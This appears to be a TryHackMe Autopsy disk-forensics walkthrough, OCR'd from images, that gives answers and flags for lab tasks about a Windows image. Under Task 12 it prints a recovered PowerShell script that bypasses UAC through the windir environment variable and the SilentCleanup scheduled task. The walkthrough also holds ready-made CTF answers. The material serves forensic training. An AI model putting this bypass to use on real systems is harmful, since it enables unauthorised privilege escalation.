


Task 5

What was the IP address of the computer?

192.168.130.216


```
%LANUSER%=H4S4N
%LANIP%=192.168.130.216
%LANNIC%=0800272cc4b9
%ISWIN95%=FALSE
%ISWIN98%=FALSE
%ISWINNT3%=FALSE
```



Task 6


What was the MAC address of the computer? (XX-XX-XX-XX-XX-XX)

08-00-27-2c-c4-b9




Task 7

Name the network cards on this computer.




Intel(R) PRO/1000 MT Desktop Adapter



Task 8


What is the name of the network monitoring tool?

Look@LAN




Task 9

A user bookmarked a Google Maps location. What are the coordinates of the location? 12°52'23.0"N 80°13'25.0"E



Task 10

A user has his full name printed on his desktop wallpaper. What is the user's full name? Anto Joshwa




Task 11

A user had a file on her desktop. It had a flag but she changed the flag using PowerShell. What was the first flag? flag{HarleyQuinnForQueen}

Check the powershell history for each user:-

Users -> shreya -> AppData -> Roaming -> Microsoft -> Windows -> PowerShell -> PSReadLine -> ConsoleHost_history.txt


Tryhackme - Autopsy 4.18.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
PerfLogs (2)
Program Files (21)
Program Files (x86) (17)
ProgramData (19)
Recovery (2)
System Volume Information (7)
Users (15)
All Users (2)
Default (28)
Default User (2)
H4S4N (34)
joshwa (33)
keshav (33)
Public (11)
sandhya (33)
shreya (33)
3D Objects (3)
AppData (5)
Local (17)
LocalLow (4)
Roaming (5)
Adobe (3)
Microsoft (12)
Credentials (2)
Crypto (4)
Internet Explorer (4)
MMC (2)
Network (3)
Protect (4)
Spelling (3)
SystemCertificates (3)
Vault (2)
Windows (13)
AccountPictures (3)
CloudStore (2)
Libraries (9)
Network Shortcuts (2)
PowerShell (3)
PSReadLine (3)
Printer Shortcuts (2)
Recent (26)
SendTo (9)
Start Menu (4)
Templates (2)
Themes (5)
Mozilla (5)
Application Data (2)
Contacts (3)
Cookies (2)
Desktop (5)
Listing
/img_HASAN2.E01/vol_vol3/Users/shreya/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine
Table
Thumbnail
Summary
Name
S
C
O
Modified Time
Change Time
Access Time
Created Time
[current folder]
2021-02-06 06:08:53 EST
2021-02-06 11:42:52 EST
2021-02-06 12:45:15 EST
2021-02-06 06:08:53 EST
[parent folder]
2021-02-06 06:08:53 EST
2021-02-06 06:08:53 EST
2021-02-06 12:45:03 EST
2021-02-06 06:08:53 EST
ConsoleHost_history.txt
0
2021-02-06 12:40:36 EST
2021-02-06 12:40:36 EST
2021-02-06 12:45:03 EST
2021-02-06 06:08:53 EST
Hex
Text
Application
File Metadata
Context
Results
Annotations
Other Occurrences
Strings
Indexed Text
Translation
Page: 1 of 1 Page
Matches on page: - of - Match
100%
Reset
cd .\Desktop\
ls
cls
New-Item lala.txt
Set-Content .\lala.txt 'I hacked you'
Add-Content .\lala.txt 'I hacked you'
New-Item lala.txt
Add-Content .\lala.txt 'I hacked you'
dir
cd .\Desktop\
exitcls
Add-Content .\shreya.txt 'flag{HarleyQuinnForQueen}'
Get-Content .\shreya.txt
Add-Content .\shreya.txt 'flag{HarleyQuinnForQueen}'
Get-Content .\shreya.txt
Set-Content .\shreya.txt 'flag{i_changed_it}'
exit

Task 12

The same user found an exploit to escalate privileges on the computer. What was the message to the device owner? flag{I-hacked-you}

Go to Shreya’s Desktop files.

Tryhackme - Autopsy 4.18.0

Case View Tools Window Help

Add Data Source | Images/Videos | Communications | Geolocation | Timeline | Discovery | Generate Report | Close Case

- PerfLogs (2)
- Program Files (21)
- Program Files (x86) (17)
- ProgramData (19)
- Recovery (2)
- System Volume Information (7)
- Users (15)
  - All Users (2)
  - Default (28)
  - Default User (2)
  - H4S4N (34)
  - joshwa (33)
  - keshav (33)
  - Public (11)
  - sandhya (33)
  - shreya (33)
    - 3D Objects (3)
    - AppData (5)
      - Local (17)
      - LocalLow (4)
      - Roaming (5)
    - Application Data (2)
    - Contacts (3)
    - Cookies (2)
    - Desktop (5)
    - Documents (6)
    - Downloads (5)
    - Favorites (5)
    - Links (5)
    - Local Settings (2)
    - Music (3)
    - My Documents (2)
    - NetHood (2)
    - OneDrive (3)
    - Pictures (5)
    - PrintHood (2)
    - Recent (2)
    - Saved Games (3)
    - Searches (6)

Listing

/img_HASAN2.E01/vol_vol3/Users/shreya/Desktop

Table | Thumbnail | Summary

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size
[current folder]				2021-02-06 06:51:42 EST	2021-02-06 06:51:42 EST	2021-02-07 11:48:09 EST	2021-02-06 05:41:55 EST	360
[parent folder]				2021-02-06 06:44:47 EST	2021-02-06 06:44:47 EST	2021-02-07 13:10:05 EST	2021-02-06 05:41:55 EST	256
desktop.ini			0	2021-02-06 05:41:58 EST	2021-02-06 06:12:21 EST	2021-02-07 13:10:05 EST	2021-02-06 05:41:58 EST	282
exploit.ps1			0	2021-02-06 06:53:29 EST	2021-02-06 06:53:29 EST	2021-02-07 03:01:54 EST	2021-02-06 06:06:22 EST	766
shreya.txt			0	2021-02-06 12:40:10 EST	2021-02-06 12:40:10 EST	2021-02-07 03:01:49 EST	2021-02-06 05:42:42 EST	20

Hex | Text | Application | File Metadata | Context | Results | Annotations | Other Occurrences

Strings | Indexed Text | Translation

Page: 1 of 1 Page | Matches on page: - of - Match | 100% | Reset


```
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")) {
    #Payload goes here
    #It'll run as Administrator
    New-Item "C:\Users\H4S4N\Desktop\hacked.txt"
    Add-Content C:\Users\H4S4N\Desktop\hacked.txt 'Flag{I-hacked-you}'
    ##### https://youtu.be/C9GfMfFjhYI
} else {
    $registryPath = "HKCU:\Environment"
    $Name = "windir"
    $Value = "powershell -ep bypass -w h $PSCommandPath;#"
    Set-ItemProperty -Path $registryPath -Name $name -Value $Value
    #Depending on the performance of the machine, some sleep time may be required before or after schtasks
    schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
    Remove-ItemProperty -Path $registryPath -Name $name
}

------------------------------METADATA------------------------------
```

